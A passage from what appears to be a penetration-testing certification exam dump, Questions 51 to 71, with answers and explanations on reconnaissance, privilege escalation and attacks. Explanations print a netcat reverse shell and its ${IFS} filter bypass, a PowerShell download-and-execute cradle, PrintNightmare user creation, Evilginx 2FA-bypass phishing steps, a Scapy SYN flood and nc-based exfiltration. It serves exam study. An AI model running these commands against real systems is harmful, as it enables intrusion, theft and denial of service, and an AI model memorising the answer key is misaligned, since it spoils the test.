By documenting the finding and investigating further, the penetration tester ensures a comprehensive assessment of the repository, identifying and mitigating potential security risks effectively.

Question: 51

[Attacks and Exploits]

During a security assessment for an internal corporate network, a penetration tester wants to gain unauthorized access to internal resources by executing an attack that uses software to disguise itself as legitimate software. Which of the following host-based attacks should the tester use?

A. On-path
B. Logic bomb
C. Rootkit
D. Buffer overflow

Answer: C

Explanation:

A rootkit is a type of malicious software designed to provide an attacker with unauthorized access to a computer system while concealing its presence. Rootkits achieve this by modifying the host's operating system or other software to hide their existence, allowing the attacker to maintain control over the system without detection.

Definition and Purpose:

Rootkits are primarily used to gain and maintain root access (administrative privileges) on a system. They disguise

themselves as legitimate software or integrate deeply into the operating system to avoid detection.
Mechanisms of Action:
Kernel Mode Rootkits: These operate at the kernel level, which is the core of the operating system, making them very powerful and hard to detect.
User Mode Rootkits: These run in the same space as user applications, intercepting and altering standard system API calls to hide their presence.
Bootkits: These infect the Master Boot Record (MBR) or Volume Boot Record (VBR) and load before the operating system, making them extremely difficult to detect and remove.
Detection and Prevention:
Detection Tools: Tools like RootkitRevealer, Chkrootkit, and rkhunter can help in identifying rootkits. Prevention: Regular system updates, use of strong antivirus and anti-malware solutions, and integrity checking tools like Tripwire can help in preventing rootkit infections.
Real-World Examples:
Sony BMG Rootkit: In 2005, Sony BMG included a rootkit in their digital rights management (DRM) software on music CDs. The rootkit hid files and processes, leading to a major scandal when it was discovered.
Stuxnet: This sophisticated worm included a rootkit component to hide its presence on infected systems, making it one of the most infamous examples of rootkit use in a cyber attack.
Reference from Pentesting Literature:
In "Penetration Testing - A Hands-on Introduction to Hacking" by Georgia Weidman, rootkits are discussed in the context of post-exploitation, where maintaining access to the compromised system is crucial.
Various HTB write-ups, such as the analysis of complex attacks involving multiple stages of exploitation, often highlight the use of rootkits in maintaining persistent access.
Step-by-Step ExplanationReference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups on sophisticated attacks

Question: 52

[Information Gathering and Vulnerability Scanning]
A penetration tester assesses a complex web application and wants to explore potential security weaknesses by searching for subdomains that might have existed in the past. Which of the following tools should the penetration tester use?

A. Censys.io
B. Shodan
C. Wayback Machine
D. SpiderFoot

Answer: C

Explanation:

The Wayback Machine is an online tool that archives web pages over time, allowing users to see how a website looked at various points in its history. This can be extremely useful for penetration testers looking to explore potential security weaknesses by searching for subdomains that might have existed in the past.
Accessing the Wayback Machine:

Go to the Wayback Machine website: archive.org/web.
Enter the URL of the target website you want to explore.
Navigating Archived Pages:
The Wayback Machine provides a timeline and calendar interface to browse through different snapshots taken over time.
Select a snapshot to view the archived version of the site. Look for links, subdomains, and resources that may no longer be available in the current version of the website.
Identifying Subdomains:
Examine the archived pages for references to subdomains, which might be visible in links, scripts, or embedded content.
Use the information gathered to identify potential entry points or older versions of web applications that might still be exploitable.
Tool Integration:
Tools like Burp Suite or SpiderFoot can integrate with the Wayback Machine to automate the discovery process of archived subdomains and resources.
Real-World Example:
During a penetration test, a tester might find references to oldadmin.targetsite.com in an archived page from several years ago. This subdomain might no longer be listed in DNS but could still be accessible, leading to potential security vulnerabilities.
Reference from Pentesting Literature:
In various penetration testing guides and HTB write-ups, using the Wayback Machine is a common technique for passive reconnaissance, providing historical context and revealing past configurations that might still be exploitable.
Step-by-Step ExplanationReference:
HTB Official Writeups

Question: 53

[Information Gathering and Vulnerability Scanning]
During the reconnaissance phase, a penetration tester collected the following information from the DNS records:
A — > www
A — > host
TXT --> vpn.comptia.org
SPF -- > ip =2.2.2.2

Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?

A. MX
B. SOA
C. DMARC
D. CNAME

Answer: C

Explanation:

DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified

Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.

Understanding DMARC:

SPF: Defines which IP addresses are allowed to send emails on behalf of a domain.

DKIM: Provides a way to check that an email claiming to come from a specific domain was indeed authorized by the owner of that domain.

DMARC: Uses SPF and DKIM to determine the authenticity of an email and specifies what action to take if the email fails the authentication checks.

Implementing DMARC:

Create a DMARC policy in your DNS records. This policy can specify to reject, quarantine, or take no action on emails that fail SPF or DKIM checks.

Example DMARC record: v=DMARC1; p=reject; rua=mailto:dmarc-reports@yourdomain.com;

Benefits of DMARC:

Helps to prevent email spoofing and phishing attacks.

Provides visibility into email sources through reports.

Enhances domain reputation by ensuring only legitimate emails are sent from the domain.

DMARC Record Components:

v: Version of DMARC.

p: Policy for handling emails that fail the DMARC check (none, quarantine, reject).

rua: Reporting URI of aggregate reports.

ruf: Reporting URI of forensic reports.

pct: Percentage of messages subjected to filtering.

Real-World Example:

A company sets up a DMARC policy with p=reject to ensure that any emails failing SPF or DKIM checks are rejected outright, significantly reducing the risk of phishing attacks using their domain.

Reference from Pentesting Literature:

In "Penetration Testing - A Hands-on Introduction to Hacking," DMARC is mentioned as part of email security protocols to prevent phishing.

HTB write-ups often highlight the importance of DMARC in securing email communications and preventing spoofing attacks.

Step-by-Step ExplanationReference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 54

[Attacks and Exploits]

A penetration tester discovers data to stage and exfiltrate. The client has authorized movement to the tester's attacking hosts only. Which of the following would be most appropriate to avoid alerting the SOC?

A. Apply UTF-8 to the data and send over a tunnel to TCP port 25.
B. Apply Base64 to the data and send over a tunnel to TCP port 80.
C. Apply 3DES to the data and send over a tunnel UDP port 53.
D. Apply AES-256 to the data and send over a tunnel to TCP port 443.

Answer: D

Explanation:

AES-256 (Advanced Encryption Standard with a 256-bit key) is a symmetric encryption algorithm widely used for securing data. Sending data over TCP port 443, which is typically used for HTTPS, helps to avoid detection by network monitoring systems as it blends with regular secure web traffic. Encrypting Data with AES-256:

Use a secure key and initialization vector (IV) to encrypt the data using the AES-256 algorithm.

Example encryption command using OpenSSL:

Step-by-Step Explanationopenssl enc -aes-256-cbc -salt -in plaintext.txt -out encrypted.bin -k secretkey

Setting Up a Secure Tunnel:

Use a tool like OpenSSH to create a secure tunnel over TCP port 443.

Example command to set up a tunnel:

ssh -L 443:targetserver:443 user@intermediatehost

Transferring Data Over the Tunnel:

Use a tool like Netcat or SCP to transfer the encrypted data through the tunnel.

Example Netcat command to send data:

cat encrypted.bin | nc targetserver 443

Benefits of Using AES-256 and Port 443:

Security: AES-256 provides strong encryption, making it difficult for attackers to decrypt the data without the key.

Stealth: Sending data over port 443 helps avoid detection by security monitoring systems, as it appears as regular HTTPS traffic.

Real-World Example:

During a penetration test, the tester needs to exfiltrate sensitive data without triggering alerts. By encrypting the data with AES-256 and sending it over a tunnel to TCP port 443, the data exfiltration blends in with normal secure web traffic.

Reference from Pentesting Literature:

Various penetration testing guides and HTB write-ups emphasize the importance of using strong encryption like AES-256 for secure data transfer.

Techniques for creating secure tunnels and exfiltrating data covertly are often discussed in advanced pentesting resources.

Reference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 55

[Tools and Code Analysis]

A penetration tester gains access to a domain server and wants to enumerate the systems within the domain. Which of the following tools would provide the best oversight of domains?

A. Netcat
B. Wireshark
C. Nmap
D. Responder

Answer: C

Explanation:

Installation:

Nmap can be installed on various operating systems. For example, on a Debian-based system: sudo apt-get install nmap

Basic Network Scanning:

To scan a range of IP addresses in the network:

nmap -sP 192.168.1.0/24

Service and Version Detection:

To scan for open ports and detect the service versions running on a specific host:

nmap -sV 192.168.1.10

Enumerating Domain Systems:

Use Nmap with additional scripts to enumerate domain systems. For example, using the --script option:

nmap -p 445 --script=smb-enum-domains 192.168.1.10

Advanced Scanning Options:

Stealth Scan: Use the -sS option to perform a stealth scan:

nmap -sS 192.168.1.10

Aggressive Scan: Use the -A option to enable OS detection, version detection, script scanning, and traceroute:

nmap -A 192.168.1.10

Real-World Example:

A penetration tester uses Nmap to enumerate the systems within a domain by scanning the network for live hosts and identifying the services running on each host. This information helps in identifying potential vulnerabilities and entry points for further exploitation.

Reference from Pentesting Literature:

In "Penetration Testing - A Hands-on Introduction to Hacking," Nmap is extensively discussed for various stages of the penetration testing process, from reconnaissance to vulnerability assessment. HTB write-ups often illustrate the use of Nmap for network enumeration and discovering potential attack vectors.

Reference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 56

A penetration tester plans to conduct reconnaissance during an engagement using readily available resources. Which of the following resources would most likely identify hardware and software being utilized by the client?

A. Cryptographic flaws
B. Protocol scanning
C. Cached pages
D. Job boards

Answer: D

Explanation:

To conduct reconnaissance and identify hardware and software used by a client, job boards are an effective resource. Companies often list the technologies they use in job postings to attract qualified candidates. These listings can provide valuable insights into the specific hardware and software platforms the client is utilizing.

Reconnaissance:

This is the first phase in penetration testing, involving gathering as much information as possible about the target. Reconnaissance can be divided into two types: passive and active. Job boards fall under passive reconnaissance, where the tester gathers information without directly interacting with the target systems.

Job Boards:

Job postings often include detailed descriptions of the technologies and tools used within the company.

For example, a job posting for a network administrator might list specific brands of hardware (like Cisco routers) or software (like VMware).

Examples of Job Boards:

Websites like LinkedIn, Indeed, Glassdoor, and company career pages can be used to find relevant job postings. These postings might mention operating systems (Windows, Linux), development frameworks (Spring, .NET), databases (Oracle, MySQL), and more.

Pentest Reference:

OSINT (Open Source Intelligence): Using publicly available sources to gather information about a target.

Job boards are a key source of OSINT, providing indirect access to the internal technologies of a company.

This information can be used to tailor subsequent phases of the penetration test, such as vulnerability scanning and exploitation, to the specific technologies identified.

By examining job boards, a penetration tester can gain insights into the hardware and software environments of the target, making this a valuable reconnaissance tool.

Question: 57

[Attacks and Exploits]

During an assessment, a penetration tester manages to get RDP access via a low-privilege user. The tester attempts to escalate privileges by running the following commands:

```
Import-Module .\PrintNightmare.ps1
Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print"
```

The tester attempts to further enumerate the host with the new administrative privileges by using the runas command. However, the access level is still low. Which of the following actions should the penetration tester take next?

A. Log off and log on with "hacker".
B. Attempt to add another user.
C. Bypass the execution policy.
D. Add a malicious printer driver.

Answer: A

Explanation:

In the scenario where a penetration tester uses the PrintNightmare exploit to create a new user with administrative privileges but still experiences low-privilege access, the tester should log off and log on with the new "hacker" account to escalate privileges correctly.

PrintNightmare Exploit:

PrintNightmare (CVE-2021-34527) is a vulnerability in the Windows Print Spooler service that allows remote code

execution and local privilege escalation.

The provided commands are intended to exploit this vulnerability to create a new user with administrative privileges.

Commands Breakdown:

Import-Module .\PrintNightmare.ps1: Loads the PrintNightmare exploit script.

Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print": Executes the exploit, creating a new user "hacker" with administrative privileges.

Issue:

The tester still experiences low privileges despite running the exploit successfully.

This could be due to the current session not reflecting the new privileges.

Solution:

Logging off and logging back on with the new "hacker" account will start a new session with the updated administrative privileges.

This ensures that the new privileges are applied correctly.

Pentest Reference:

Privilege Escalation: After gaining initial access, escalating privileges is crucial to gain full control over the target system.

Session Management: Understanding how user sessions work and ensuring that new privileges are recognized by starting a new session.

The use of the PrintNightmare exploit highlights a specific technique for privilege escalation within Windows environments.

By logging off and logging on with the new "hacker" account, the penetration tester can ensure the new administrative privileges are fully applied, allowing for further enumeration and exploitation of the target system.

Question: 58

A tester is performing an external phishing assessment on the top executives at a company. Two- factor authentication is enabled on the executives' accounts that are in the scope of work. Which of the following should the tester do to get access to these accounts?

A. Configure an external domain using a typosquatting technique. Configure Evilginx to bypass two- factor authentication using a phishlet that simulates the mail portal for the company.

B. Configure Gophish to use an external domain. Clone the email portal web page from the company and get the two-factor authentication code using a brute-force attack method.

C. Configure an external domain using a typosquatting technique. Configure SET to bypass two-factor authentication using a phishlet that mimics the mail portal for the company.

D. Configure Gophish to use an external domain. Clone the email portal web page from the company and get the two-factor authentication code using a vishing method.

Answer: A

Explanation:

To bypass two-factor authentication (2FA) and gain access to the executives' accounts, the tester should use Evilginx with a typosquatting domain. Evilginx is a man-in-the-middle attack framework used to bypass 2FA by capturing session tokens.

Phishing with Evilginx:

Evilginx is designed to proxy legitimate login pages, capturing credentials and 2FA tokens in the process.
It uses "phishlets" which are configurations that simulate real login portals.

Typosquatting:

Typosquatting involves registering domains that are misspelled versions of legitimate domains (e.g., example.co instead of example.com).
This technique tricks users into visiting the malicious domain, thinking it's legitimate.

Steps:

Configure an External Domain: Register a typosquatting domain similar to the company's domain.
Set Up Evilginx: Install and configure Evilginx on a server. Use a phishlet that mimics the company's mail portal.
Send Phishing Emails: Craft phishing emails targeting the executives, directing them to the typosquatting domain.
Capture Credentials and 2FA Tokens: When executives log in, Evilginx captures their credentials and session tokens, effectively bypassing 2FA.

Pentest Reference:

Phishing: Social engineering technique to deceive users into providing sensitive information.
Two-Factor Authentication Bypass: Advanced phishing attacks like those using Evilginx can capture and reuse session tokens, bypassing 2FA mechanisms.
OSINT and Reconnaissance: Identifying key targets (executives) and crafting convincing phishing emails based on gathered information.
Using Evilginx with a typosquatting domain allows the tester to bypass 2FA and gain access to high- value accounts, demonstrating the effectiveness of advanced phishing techniques.

Question: 59

[Attacks and Exploits]

A penetration tester is trying to bypass a command injection blocklist to exploit a remote code execution vulnerability. The tester uses the following command:

```
nc -e /bin/sh 10.10.10.16 4444
```

Which of the following would most likely bypass the filtered space character?

A. ${IFS}
B. %0a
C. + *
D. %20

Answer: A

Explanation:

To bypass a command injection blocklist that filters out the space character, the tester can use ${IFS}. ${IFS} stands for Internal Field Separator in Unix-like systems, which by default is set to space, tab, and newline characters.

Command Injection:

Command injection vulnerabilities allow attackers to execute arbitrary commands on the host operating system via a vulnerable application.
Filters or blocklists are often implemented to prevent exploitation by disallowing certain characters like spaces.

Bypassing Filters:

${IFS}: Using ${IFS} instead of a space can bypass filters that block spaces. ${IFS} expands to a space character in shell commands.

Example: The command nc -e /bin/sh 10.10.10.16 4444 can be rewritten as nc${IFS}-e${IFS}/bin/sh${IFS}10.10.10.16${IFS}4444.

Alternative Encodings:

%0a: Represents a newline character in URL encoding.

+: Sometimes used in place of space in URLs.

%20: URL encoding for space.

However, ${IFS} is most appropriate for shell command contexts.

Pentest Reference:

Command Injection: Understanding how command injection works and common techniques to exploit it.

Bypassing Filters: Using creative methods like environment variable expansion to bypass input filters and execute commands.

Shell Scripting: Knowledge of shell scripting and environment variables is crucial for effective exploitation.

By using ${IFS}, the tester can bypass the filtered space character and execute the intended command, demonstrating the vulnerability's exploitability.

Question: 60

[Tools and Code Analysis]

A penetration tester needs to identify all vulnerable input fields on a customer website. Which of the following tools would be best suited to complete this request?

A. DAST
B. SAST
C. IAST
D. SCA

Answer: A

Explanation:

Dynamic Application Security Testing (DAST):

DAST tools interact with the running application from the outside, simulating attacks to identify security vulnerabilities.

They are particularly effective in identifying issues like SQL injection, XSS, CSRF, and other vulnerabilities in web applications.

DAST tools do not require access to the source code, making them suitable for black-box testing.

Advantages of DAST:

Real-World Testing: DAST simulates real-world attacks by interacting with the application in the same way a user would.

Comprehensive Coverage: Can identify vulnerabilities in all parts of the web application, including input fields, forms, and user interactions.

Automated Scanning: Automates the process of testing and identifying vulnerabilities, providing detailed reports on discovered issues.

Examples of DAST Tools:

OWASP ZAP (Zed Attack Proxy): An open-source DAST tool widely used for web application security testing.

Burp Suite: A popular commercial DAST tool that provides comprehensive scanning and testing capabilities.

Pentest Reference:

Web Application Testing: Understanding the importance of testing web applications for security vulnerabilities and the role of different testing methodologies.

Security Testing Tools: Familiarity with various security testing tools and their applications in penetration testing.

DAST vs. SAST: Knowing the difference between DAST (dynamic testing) and SAST (static testing) and when to use each method.

By using a DAST tool, the penetration tester can effectively identify all vulnerable input fields on the customer website, ensuring a thorough assessment of the application's security.

Question: 61

[Attacks and Exploits]

A penetration tester enumerates a legacy Windows host on the same subnet. The tester needs to select exploit methods that will have the least impact on the host's operating stability. Which of the following commands should the tester try first?

A. responder -I eth0 john responder_output.txt <rdp to target>
B. hydra -L administrator -P /path/to/pwlist.txt -t 100 rdp://<target_host>
C. msf > use <module_name> msf > set <options> msf > set PAYLOAD windows/meterpreter/reverse_tcp msf > run
D. python3 ./buffer_overflow_with_shellcode.py <target> 445

Answer: A

Explanation:

Responder is a tool used for capturing and analyzing NetBIOS, LLMNR, and MDNS queries to perform various man-in-the-middle (MITM) attacks. It can be used to capture hashed credentials, which can then be cracked ofline. Using Responder has the least impact on the host's operating stability compared to more aggressive methods like buffer overflow attacks or payload injections.

Understanding Responder:

Purpose: Responder is used to capture NTLMv2 hashes from a Windows network.

Operation: It listens on the network for LLMNR, NBT-NS, and MDNS requests and responds to them, tricking the client into authenticating with the attacker's machine.

Command Breakdown:

responder -I eth0: Starts Responder on the network interface eth0.

john responder_output.txt: Uses John the Ripper to crack the hashes captured by Responder.

<rdp to target>: Suggests the next step after capturing credentials might involve using RDP with the cracked password, but the initial capture is passive and low impact.

Why This is the Best Choice:

Least Impact: Responder passively captures network traffic without interacting directly with the target host's system processes.

Stealth: It operates quietly on the network, making it less likely to cause stability issues or be detected by host-based security mechanisms.

Reference from Pentesting Literature:

Tools like Responder are discussed in penetration testing guides for initial reconnaissance and credential gathering without causing significant disruptions.

HTB write-ups frequently mention the use of Responder in network-based attacks to capture credentials safely.

Step-by-Step ExplanationReference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 62

[Information Gathering and Vulnerability Scanning]
A penetration tester executes multiple enumeration commands to find a path to escalate privileges.
Given the following command:

```
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
```

Which of the following is the penetration tester attempting to enumerate?

A. Attack path mapping
B. API keys
C. Passwords
D. Permission

Answer: D

Explanation:

The command find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null is used to find files with the SUID bit set. SUID (Set User ID) permissions allow a file to be executed with the permissions of the file owner (root), rather than the permissions of the user running the file.

Understanding the Command:

find /: Search the entire filesystem.

-user root: Limit the search to files owned by the root user.

-perm -4000: Look for files with the SUID bit set.

-exec ls -ldb {} \;: Execute ls -ldb on each found file to list it in detail.

2>/dev/null: Redirect error messages to /dev/null to avoid cluttering the output.

Purpose:

Enumerating SUID Files: The command is used to identify files with elevated privileges that might be exploited for privilege escalation.

Security Risks: SUID files can pose security risks if they are vulnerable, as they can be used to execute code with root privileges.

Why Enumerate Permissions:

Identifying SUID files is a crucial step in privilege escalation as it reveals potential attack vectors that can be exploited to gain root access.

Reference from Pentesting Literature:

Enumeration of SUID files is a common practice in penetration testing, as discussed in various guides and write-ups.

HTB write-ups often detail how finding and exploiting SUID binaries can lead to root access on a target system.

Step-by-Step ExplanationReference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

Question: 63

[Information Gathering and Vulnerability Scanning]
A penetration tester creates a list of target domains that require further enumeration. The tester writes the following script to perform vulnerability scanning across the domains:

```
line 1: #!/usr/bin/bash
line 2: DOMAINS_LIST = "/path/to/list.txt"
line 3: while read -r i; do
line 4: nikto -h $i -o scan-$i.txt &
line 5: done
```

The script does not work as intended. Which of the following should the tester do to fix the script?

A. Change line 2 to {"domain1", "domain2", "domain3", }.
B. Change line 3 to while true; read -r i; do.
C. Change line 4 to nikto $i | tee scan-$i.txt.
D. Change line 5 to done < "$DOMAINS_LIST".

Answer: D

Explanation:

The issue with the script lies in how the while loop reads the file containing the list of domains. The current script doesn't correctly redirect the file's content to the loop. Changing line 5 to done < "$DOMAINS_LIST" correctly directs the loop to read from the file.

Step-by-Step Explanation

Original Script:

```
DOMAINS_LIST="/path/to/list.txt"
while read -r i; do
nikto -h $i -o scan-$i.txt &
done
```

Identified Problem:
The while read -r i; do loop needs to know which file to read lines from. Without redirecting the input file to the loop, it doesn't process any input.

Solution:
Add done < "$DOMAINS_LIST" to the end of the loop to specify the input source.

Corrected script:

```
DOMAINS_LIST="/path/to/list.txt"
while read -r i; do
nikto -h $i -o scan-$i.txt &
done < "$DOMAINS_LIST"
```

done < "$DOMAINS_LIST" ensures that the while loop reads each line from DOMAINS_LIST.
This fix makes the loop iterate over each domain in the list and run nikto against each.

Reference from Pentesting Literature:

Scripting a

Question: 64

[Attacks and Exploits]

Given the following script:

$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1]

If ($1 -eq "administrator") {

echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell -noprofile -}

Which of the following is the penetration tester most likely trying to do?

A. Change the system's wallpaper based on the current user's preferences.
B. Capture the administrator's password and transmit it to a remote server.
C. Conditionally stage and execute a remote script.
D. Log the internet browsing history for a systems administrator.

Answer: C

Explanation:

Script Breakdown:

$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1]: Retrieves the current username.

If ($1 -eq "administrator"): Checks if the current user is "administrator".

echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell -noprofile -}: If the user is "administrator", downloads and executes a PowerShell script from a remote server.

Purpose:

Conditional Execution: Ensures the script runs only if executed by an administrator.

Remote Script Execution: Uses IEX (Invoke-Expression) to download and execute a script from a remote server, a common method for staging payloads.

Why This is the Best Choice:

This script aims to conditionally download and execute a remote script based on the user's privileges. It is designed to stage further attacks or payloads only if the current user has administrative privileges.

Reference from Pentesting Literature:

The technique of conditionally executing scripts based on user privileges and using remote script execution is discussed in penetration testing guides and is a common tactic in various HTB write-ups. Reference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 65

[Information Gathering and Vulnerability Scanning]

A penetration tester completed OSINT work and needs to identify all subdomains for mydomain.com. Which of the following is the best command for the tester to use?

A. nslookup mydomain.com » /path/to/results.txt
B. crunch 1 2 | xargs -n 1 -I 'X' nslookup X.mydomain.com
C. dig @8.8.8.8 mydomain.com ANY » /path/to/results.txt
D. cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com

Answer: D

Explanation:

Using dig with a wordlist to identify subdomains is an effective method for subdomain enumeration. The command cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com reads each line from wordlist.txt and performs a DNS lookup for each potential subdomain.

Command Breakdown:

cat wordlist.txt: Reads the contents of wordlist.txt, which contains a list of potential subdomains.

xargs -n 1 -I 'X': Takes each line from wordlist.txt and passes it to dig one at a time.

dig X.mydomain.com: Performs a DNS lookup for each subdomain.

Why This is the Best Choice:

Efficiency: xargs efficiently processes each line from the wordlist and passes it to dig for DNS resolution.

Automation: Automates the enumeration of subdomains, making it a practical choice for large lists. Benefits:

Automates the process of subdomain enumeration using a wordlist.

Efficiently handles a large number of subdomains.

Reference from Pentesting Literature:

Subdomain enumeration is a critical part of the reconnaissance phase in penetration testing. Tools like dig and techniques involving wordlists are commonly discussed in penetration testing guides. HTB write-ups often detail the use of similar commands for efficient subdomain enumeration.

Step-by-Step ExplanationReference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 66

[Attacks and Exploits]

While performing an internal assessment, a tester uses the following command:

crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@

Which of the following is the main purpose of the command?

A. To perform a pass-the-hash attack over multiple endpoints within the internal network
B. To perform common protocol scanning within the internal network
C. To perform password spraying on internal systems
D. To execute a command in multiple endpoints at the same time

Answer: C

Explanation:

The command crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@ is used to perform password spraying on

internal systems. CrackMapExec (CME) is a post-exploitation tool that helps automate the process of assessing large Active Directory networks. It supports multiple protocols, including SMB, and can perform various actions like password spraying, command execution, and more.

CrackMapExec:

CrackMapExec: A versatile tool designed for pentesters to facilitate the assessment of large Active Directory networks. It supports various protocols such as SMB, WinRM, and LDAP.

Purpose: Commonly used for tasks like password spraying, credential validation, and command execution.

Command Breakdown:

crackmapexec smb: Specifies the protocol to use, in this case, SMB (Server Message Block), which is commonly used for file sharing and communication between nodes in a network.

192.168.1. 0/24: The target IP range, indicating a subnet scan across all IP addresses in the range.

-u user.txt: Specifies the file containing the list of usernames to be used for the attack.

-p Summer123@: Specifies the password to be used for all usernames in the user.txt file. Password Spraying:

Definition: A technique where a single password (or a small number of passwords) is tried against a large number of usernames to avoid account lockouts that occur when brute-forcing a single account.

Goal: To find valid username-password combinations without triggering account lockout mechanisms.

Pentest Reference:

Password Spraying: An effective method for gaining initial access during penetration tests, particularly against organizations that have weak password policies or commonly used passwords. CrackMapExec: Widely used in penetration testing for its ability to automate and streamline the process of credential validation and exploitation across large networks.

By using the specified command, the tester performs a password spraying attack, attempting to log in with a common password across multiple usernames, identifying potential weak accounts.

Question: 67

[Attacks and Exploits]

A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?

A. route.exe print
B. netstat.exe -ntp
C. net.exe commands
D. strings.exe -a

Answer: C

Explanation:

To further enumerate users on a Windows machine using native operating system commands, the tester should use net.exe commands. The net command is a versatile tool that provides various network functionalities, including user enumeration.

net.exe:

net user: This command displays a list of user accounts on the local machine. net user

net localgroup: This command lists all local groups, and by specifying a group name, it can list the members of that group.

net localgroup administrators

Enumerating Users:

List All Users: The net user command provides a comprehensive list of all user accounts configured on the system.

Group Memberships: The net localgroup command can be used to see which users belong to specific groups, such as administrators.

Pentest Reference:

Post-Exploitation: After gaining initial access, enumerating user accounts helps understand the structure and potential targets for privilege escalation.

Windows Commands: Leveraging built-in commands like net for enumeration ensures that no additional tools need to be uploaded to the target system, reducing the risk of detection.

Using net.exe commands, the penetration tester can effectively enumerate user accounts and group memberships on the compromised Windows machine, aiding in further exploitation and privilege escalation.

Question: 68

[Attacks and Exploits]

Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning
B. Shoulder surfing
C. Tailgating
D. Site survey

Answer: C

Explanation:

Tailgating is the term used to describe a situation where a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee.

Tailgating:

Definition: Tailgating occurs when an unauthorized person follows an authorized person into a restricted area without the latter's consent or knowledge. The authorized person typically opens a door or checkpoint, and the unauthorized person slips in behind them.

Example: An attacker waits near the entrance of a building and enters right after an employee, bypassing security measures.

Physical Security:

Importance: Physical security is a crucial aspect of overall security posture. Tailgating exploits human factors and weaknesses in physical security controls.

Prevention: Security measures such as turnstiles, mantraps, and security personnel can help prevent tailgating.

Pentest Reference:

Physical Penetration Testing: Tailgating is a common technique used in physical penetration tests to assess the effectiveness of an organization's physical security controls.

Social Engineering: Tailgating often involves social engineering, where the attacker relies on the politeness or unawareness of the employee to gain unauthorized access.

By understanding and using tailgating, penetration testers can evaluate the effectiveness of an organization's physical security measures and identify potential vulnerabilities that could be exploited by malicious actors.

Question: 69

[Attacks and Exploits]

A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:

```
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S")
raw = RAW(b"X"*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
```

Which of the following attack types is most likely being used in the test?

A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood

Answer: D

Explanation:

A SYN flood attack exploits the TCP handshake by sending a succession of SYN requests to a target's system. Each request initializes a connection that the target system must acknowledge, thus consuming resources.

Understanding the Script:

ip = IP("192.168.50.2"): Sets the destination IP address to 192.168.50.2.

tcp = TCP(sport=RandShort(), dport=80, flags="S"): Creates a TCP packet with a random source port, destination port 80, and the SYN flag set.

raw = RAW(b"X"*1024): Adds 1024 bytes of data to the packet.

p = ip/tcp/raw: Combines the IP, TCP, and RAW layers into a single packet.

send(p, loop=1, verbose=0): Sends the packet in an infinite loop without verbose output.

Purpose of SYN Flood:

Resource Exhaustion: By sending numerous SYN requests, the target's connection table fills up, preventing legitimate connections.

Denial of Service: The target system becomes overwhelmed and unable to process further requests, effectively causing a denial of service.

Detection and Mitigation:

Rate Limiting: Implement rate limiting on SYN packets.

SYN Cookies: Use SYN cookies to handle the connection requests without allocating resources immediately.

Firewalls and IDS: Deploy firewalls and Intrusion Detection Systems (IDS) to detect and mitigate SYN flood attacks.

Reference from Pentesting Literature:

SYN flood attacks are a classic example of a denial-of-service attack and are commonly discussed in penetration testing guides and HTB write-ups for understanding network-based attacks.

Step-by-Step ExplanationReference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 70

[Attacks and Exploits]

Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Answer: A

Explanation:

Preserving artifacts ensures that key outputs from the penetration test, such as logs, screenshots, captured data, and any generated reports, are retained for analysis, reporting, and future reference. Importance of Preserving Artifacts:
Documentation: Provides evidence of the test activities and findings.

Verification: Allows for verification and validation of the test results.

Reporting: Ensures that all critical data is available for the final report.

Types of Artifacts:

Logs: Capture details of the tools used, commands executed, and their outputs.

Screenshots: Visual evidence of the steps taken and findings.

Captured Data: Includes network captures, extracted credentials, and other sensitive information.

Reports: Interim and final reports summarizing the findings and recommendations.

Best Practices:

Secure Storage: Ensure artifacts are stored securely to prevent unauthorized access.

Backups: Create backups of critical artifacts to avoid data loss.

Documentation: Maintain detailed documentation of all artifacts for future reference.

Reference from Pentesting Literature:

Preserving artifacts is a standard practice emphasized in penetration testing methodologies to ensure comprehensive documentation and reporting of the test.

HTB write-ups often include references to preserved artifacts to support the findings and conclusions.

Step-by-Step ExplanationReference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 71

[Attacks and Exploits]

During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping

Answer: C

